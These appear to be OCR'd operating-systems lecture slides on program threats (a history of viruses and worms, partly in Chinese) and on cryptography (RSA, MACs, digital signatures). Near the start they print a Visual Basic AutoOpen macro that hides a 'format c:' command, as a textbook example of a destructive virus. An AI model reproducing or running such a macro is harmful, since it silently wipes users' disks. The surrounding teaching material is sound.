
- Viruses
  - Code fragment embedded in legitimate program
  - Very specific to CPU architecture, operating system, applications
  - Usually borne via email or as a macro
    - Visual Basic Macro to reformat hard drive

```
Sub AutoOpen()
Dim oFS
   Set oFS =
   CreateObject(''Scripting.FileSystemObject'')
   vs = Shell(''c:command.com /k format
    c:'',vbHide)
End Sub
```

Program Threats (Cont.)

- **Virus dropper** inserts virus onto the system
- Many categories of viruses, literally many thousands of viruses
  - File
  - Boot
  - Macro
  - Source code
  - Polymorphic
  - Encrypted
  - Stealth
  - Tunneling
  - Multipartite
  - Armored

A Boot-sector Computer Virus



病毒

- 病毒不是一个独立的程序，而是寄生于某一合法程序(通常是一个可执行程序)上的一段代码，其危害包括两个方面：
  - 传播，使其它文件感染上该病毒；
  - 破坏，具体破坏动作多种多样，如删除系统文件 .
- 病毒传播的途径
  - 用户从公共计算机上下载带病毒的程序
  - 交换已经被感染的磁盘

计算机病毒的发展过程

- 20世纪60年代初，美国贝尔实验室三个年轻的程序员编写了一个名为“磁芯大战”的游戏，游戏中的一方通过复制自身来摆脱对方的控制，这就是所谓“计算机病毒第一个雏形。

- 20世纪70年代，美国作家雷恩在其出版的《P1的青春》一书中构思了一种能够自我复制的计算机程序，并第一次称之为“计算机病毒”。

计算机病毒的发展过程

- 到了20世纪80年代后期，巴基斯坦有两个以编软件为生的兄弟（也就是现在的程序员），他们为了打击那些盗版软件的使用者，设计出了一个名为“巴基斯坦智囊”的病毒，该病毒只传染软盘引导区。这就是最早在世界上流行的第一个真正的病毒。

- 1988年至1989年，我国也相继出现了能感染硬盘和软盘引导区的Stoned（石头）病毒，该病毒替代码中有明显的标志“Your Pc is now Stoned！”。

20世纪90年代以前病毒的弱点

- 被感染的文件大小明显增加
- 病毒代码主体没有加密。
- 访问文件的日期得到更新。
- 很容易被debug工具跟踪

这些病毒中，稍微有点对抗反病毒手段的只有Yankee Doole病毒，当它发现你用Debug工具跟踪它的时候，它会自动从文件中消失。

计算机病毒的发展过程

- 接着，就出现了一些能对自身进行简单加密的病毒，譬如当内存有1741病毒，用DIR列目录表的时候，这个病毒就会掩盖被感染文件后增加的字节数，使人看起来文件的大小没有什么变化。

- 1992年以后，出现了是一种叫做DIR2的病毒，这种病毒非常典型，并且其整个程序大小只有263个字节。

计算机病毒的发展过程

- 20世纪内，绝大多数病毒是基于DOS系统的，有80%的病毒能在Windows中传染。
- 宏病毒的出现，代表有美丽莎，台湾一号等
- 病毒生产机现身，1996年下半年在国内终于发现了“G2、IVP、VCL”三种“病毒生产机软件”

计算机病毒的发展过程

- Internet的广泛应用，激发了病毒的活力。病毒通过网络的快速传播和破坏，为世界带来了一次一次的巨大灾难。
- 1998年2月，台湾的陈盈豪，编写出了破坏性极大的恶性病毒CIH-1.2版，并定于每年的4月26日发作破坏

CIH特点

- 通过网络（软件下载）传播
- 全球有超过6000万台的机器被感染
- 第一个能够破坏计算机硬件的病毒
- 全球直接经济损失超过10亿美元

计算机病毒的发展过程

- 1999年2月，“美丽莎”病毒席卷了整个欧美大陆
- 这是世界上最大的一次病毒浩劫，也是最大的一次网络蠕虫大泛滥。

“美丽莎” 介绍

- 大卫. 史密斯，美国新泽西州工程师
- 在16小时内席卷全球互联网
- 至少造成10亿美元的损失！
- 通过email传播
- 传播规模（50的n次方，n为传播的次数）

计算机病毒的发展过程

- 2000年5月，在欧美又爆发了“爱虫”网络蠕虫病毒，造成了比“美丽莎”病毒破坏性更大的经济损失。这个病毒属于vbs脚本病毒，可以通过html，irc，email进行大量的传播。

爱虫病毒介绍

- 菲律宾“AMA”电脑大学计算机系的学生
- 一个星期内就传遍5大洲
- 微软、Intel等在内的大型企业网络系统瘫痪
- 全球经济损失达几十亿美元

爱虫病毒特点

- 通过电子邮件传播，向地址本中所有用户发带毒邮件
- 通过聊天通道IRC、VBS、网页传播
- 能删除计算机内的部分文件
- 制造大量新的电子邮件，使用户文件泄密、网络负荷剧增。
- 一年后出现的爱虫变种VBS／LoveLetter．CM它还会在Windows目录下驻留一个染有CIH病毒的文件，并将其激活。

计算机病毒的发展过程

- 再后来就出现有更多的网络蠕虫。譬如，红色代码，蓝色代码、求职者病毒、尼姆达（Nimda）、FUN_LOVE，新欢乐时光等等。


计算机病毒的发展过程

- 2001年9月18日出现的尼姆达病毒
  - 2001年最为凶猛的恶意蠕虫病毒，岂今为止已给全球带来不可估量的经济损失。
  - 该病毒不仅传播速度快、危害性强，而且自我繁殖能力更是位居各大病毒之首。
  - 已有五种新变种相继粉墨登场，作恶不可谓不大。
  - 利用unicode漏洞，与黑客技术相结合。

尼姆达病毒的传播过程

- 2001年9月18日，首先在美国出现，当天下午，有超过130，000台服务器和个人电脑受到感染。（北美洲）
- 2001年9月18日晚上，在日本、香港、南韩、新加坡和中国都收到了受到感染的报告。（亚洲）
- 2001年9月19日，有超过150000个公司被感染，西门子在他的网络受到渗透之后，被迫关掉服务器。（欧洲）

尼姆达的四种传播方式



- 文件感染
- Email
- WWW
- 局域网

SirCam 网络蠕虫病毒

- 首发于英国的恶性网络蠕虫病毒
- 触发日期：10月16日
  - 病毒行为：
    - 蠕虫将染毒机器中产生的随机文档隐藏到自身代码中；
    - 蠕虫将删除C盘上的所有文件及文件夹，仅当系统日期格式为D/M/Y（日/月/年）；
    - 每次启动时蠕虫通过向c:\recycled\sircam.sys文件中添加文本使硬盘上的空余空间被充满
- 当蠕虫执行8000次后，会停止执行。
- 直接经济损失：11.5亿美元

求职信病毒特征

- “求职信”系列变种病毒利用微软系统的漏洞，可以自动感染，无须打开附件，因此危害性很大。
- 其变种具有很强的隐蔽性，可以“随机应变”地自动改换不同的邮件主题和内容，瓦解邮件接收者的警惕性。
- 在邮件内部存放发送信息的一部分，这些变种病毒会伪造虚假信息，掩盖病毒的真实来源。


“中国黑客”介绍

- 2002年6月6日，“中国黑客”病毒出现，它发明了全球首创的“三线程”技术。
  - 主线程：往硬盘写入病毒文件或感染其他执行文件。
  - 分线程1：监视主线程并保证主线程的运行，一旦主线程被清除，这个监视器就将主病毒体再次调入。
  - 分线程2：不断监视注册表的某个值（run项），一旦被人工或反病毒软件修改，他立即重新写入这个值，保证自己下次启动时拿到控制权。

15.3 System and Network Threats

- Worms – use **spawn** mechanism; standalone program
- Internet worm
  - Exploited UNIX networking features (remote access) and bugs in *finger* and *sendmail* programs
  - **Grappling hook** program uploaded main worm program
- Port scanning
  - Automated attempt to connect to a range of ports on one or a range of IP addresses
- Denial of Service
  - Overload the targeted computer preventing it from doing any useful work
  - Distributed denial-of-service (**DDOS**) come from multiple sites at once

The Morris Internet Worm




- 1988 , Morris
- Eugene H. Spafford
  - worm is a program that can run by itself and can propagate a fully working version of itself to other machines.

Cryptography as a Security Tool

- Broadest security tool available
  - Source and destination of messages cannot be trusted without cryptography
  - Means to constrain potential senders (*sources*) and / or receivers (*destinations*) of *messages*
- Based on secrets (**keys**)

Secure Communication over Insecure Medium



Encryption

- Encryption algorithm consists of
  - Set of K keys
  - Set of M Messages
  - Set of C ciphertexts (encrypted messages)
  - A function $E : K \rightarrow (M \rightarrow C)$. That is, for each $k \in K$, $E(k)$ is a function for generating ciphertexts from messages.
    - Both E and $E(k)$ for any k should be efficiently computable functions.
  - A function $D : K \rightarrow (C \rightarrow M)$. That is, for each $k \in K$, $D(k)$ is a function for generating messages from ciphertexts.
    - Both D and $D(k)$ for any k should be efficiently computable functions.
- An encryption algorithm must provide this essential property: Given a ciphertext $c \in C$, a computer can compute m such that $E(k)(m) = c$ only if it possesses $D(k)$.
  - Thus, a computer holding $D(k)$ can decrypt ciphertexts to the plaintexts used to produce them, but a computer not holding $D(k)$ cannot decrypt ciphertexts.
  - Since ciphertexts are generally exposed (for example, sent on the network), it is important that it be infeasible to derive $D(k)$ from the ciphertexts

Symmetric Encryption

- Same key used to encrypt and decrypt
  - *E*(*k*) can be derived from *D*(*k*), and vice versa
- DES (Data Encryption Standard) is most commonly used symmetric block-encryption algorithm (created by US Govt)
  - Encrypts a block of data at a time
- Triple-DES considered more secure
- Advanced Encryption Standard (**AES**), **twofish** up and coming
- RC4 is most common symmetric stream cipher, but known to have vulnerabilities
  - Encrypts/decrypts a stream of bytes (i.e wireless transmission)
  - Key is a input to psuedo-random-bit generator
    - Generates an infinite **keystream**

Asymmetric Encryption

- Public-key encryption based on each user having two keys:
  - public key – published key used to encrypt data
  - private key – key known only to individual user used to decrypt data
- Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme
  - Most common is RSA block cipher
  - Efficient algorithm for testing whether or not a number is prime
  - No efficient algorithm is know for finding the prime factors of a number


Asymmetric Encryption (Cont.)

- Formally, it is computationally infeasible to derive $D(k_d, N)$ from $E(k_e, N)$, and so $E(k_e, N)$ need not be kept secret and can be widely disseminated
  - $E(k_e, N)$ (or just k_e) is the **public key**
  - $D(k_d, N)$ (or just k_d) is the **private key**
  - N is the product of two large, randomly chosen prime numbers p and q (for example, p and q are 512 bits each)
  - Encryption algorithm is $E(k_e, N)(m) = m^{k_e} \bmod N$, where k_e satisfies $k_e k_d \bmod (p-1)(q-1) = 1$
  - The decryption algorithm is then $D(k_d, N)(c) = c^{k_d} \bmod N$

Asymmetric Encryption Example

- For example. make $p = 7$and $q = 13$
- We then calculate $N = 7*13 = 91$ and $(p-1)(q-1) = 72$
- We next select k_e relatively prime to 72 and< 72, yielding 5
- Finally,we calculate k_d such that $k_e k_d \bmod 72 = 1$, yielding 29
- We how have our keys
  - Public key, k_e, $N = 5, 91$
  - Private key, k_d , $N = 29, 91$
- Encrypting the message 69 with the public key results in the cyphertext 62
- Cyphertext can be decoded with the private key
  - Public key can be distributed in cleartext to anyone who wants to communicate with holder of public key

Encryption and Decryption using RSA Asymmetric Cryptography



Cryptography (Cont.)

- Note symmetric cryptography based on transformations, asymmetric based on mathematical functions
  - Asymmetric much more compute intensive
  - Typically not used for bulk data encryption

Authentication

- Constraining set of potential senders of a message
  - Complementary and sometimes redundant to encryption
  - Also can prove message unmodified
- Algorithm components
  - A set K of keys
  - A set M of messages
  - A set A of authenticators
  - A function $S : K \rightarrow (M \rightarrow A)$
    - That is, for each $k \in K$, $S(k)$ is a function for generating authenticators from messages
    - Both S and $S(k)$ for any k should be efficiently computable functions
  - A function $V : K \rightarrow (M \times A \rightarrow \{\text{true, false}\})$. That is, for each $k \in K$, $V(k)$ is a function for verifying authenticators on messages
    - Both V and $V(k)$ for any k should be efficiently computable functions

Authentication (Cont.)

- For a message *m*, a computer can generate an authenticator $a \in A$ such that $V(k)(m, a) = \texttt{true}$ only if it possesses $S(k)$
- Thus, computer holding $S(k)$ can generate authenticators on messages so that any other computer possessing $V(k)$ can verify them
- Computer not holding $S(k)$ cannot generate authenticators on messages that can be verified using $V(k)$
- Since authenticators are generally exposed (for example, they are sent on the network with the messages themselves), it must not be feasible to derive $S(k)$ from the authenticators

Authentication – Hash Functions

- Basis of authentication
- Creates small, fixed-size block of data (**message digest, hash value**) from *m*
- Hash Function *H* must be collision resistant on *m*
  - Must be infeasible to find an *m'* ≠ *m* such that *H*(*m*) = *H*(*m'*)
- If *H*(*m*) = *H*(*m'*), then *m* = *m'*
  - The message has not been modified
- Common message-digest functions include **MD5**, which produces a 128-bit hash, and **SHA-1**, which outputs a 160-bit hash

Authentication - MAC

- Symmetric encryption used in **message-authentication code** (**MAC**) authentication algorithm
- Simple example:
  - MAC defines $S(k)(m) = f(k, H(m))$
    - Where f is a function that is one-way on its first argument
      - k cannot be derived from $f(k, H(m))$
    - Because of the collision resistance in the hash function, reasonably assured no other message could create the same MAC
    - A suitable verification algorithm is $V(k)(m, a) \equiv (f(k,m) = a)$
    - Note that k is needed to compute both $S(k)$ and $V(k)$, so anyone able to compute one can compute the other

Authentication – Digital Signature

- Based on asymmetric keys and digital signature algorithm
- Authenticators produced are **digital signatures**
- In a digital-signature algorithm, computationally infeasible to derive $S(k_s)$ from $V(k_v)$
  - V is a one-way function
  - Thus, k_v is the public key and k_s is the private key
- Consider the RSA digital-signature algorithm
  - Similar to the RSA encryption algorithm, but the key use is reversed
  - Digital signature of message $S(k_s)(m) = H(m)^{k_s} \bmod N$
  - The key k_s again is a pair d, N, where N is the product of two large, randomly chosen prime numbers p and q
  - Verification algorithm is $V(k_v)(m, a) \equiv (a^{k_v} \bmod N = H(m))$
    - Where k_v satisfies $k_v k_s \bmod (p - 1)(q - 1) = 1$


Authentication (Cont.)

- Why authentication if a subset of encryption?
  - Fewer computations (except for RSA digital signatures)
  - Authenticator usually shorter than message
  - Sometimes want authentication but not confidentiality
    - Signed patches et al
  - Can be basis for **non-repudiation**

Key Distribution

- Delivery of symmetric key is huge challenge
  - Sometimes done **out-of-band**
- Asymmetric keys can proliferate – stored on **key ring**
  - Even asymmetric key distribution needs care – man-in-the-middle attack

Man-in-the-middle Attack on Asymmetric Cryptography



Digital Certificates

- Proof of who or what owns a public key
- Public key digitally signed a trusted party
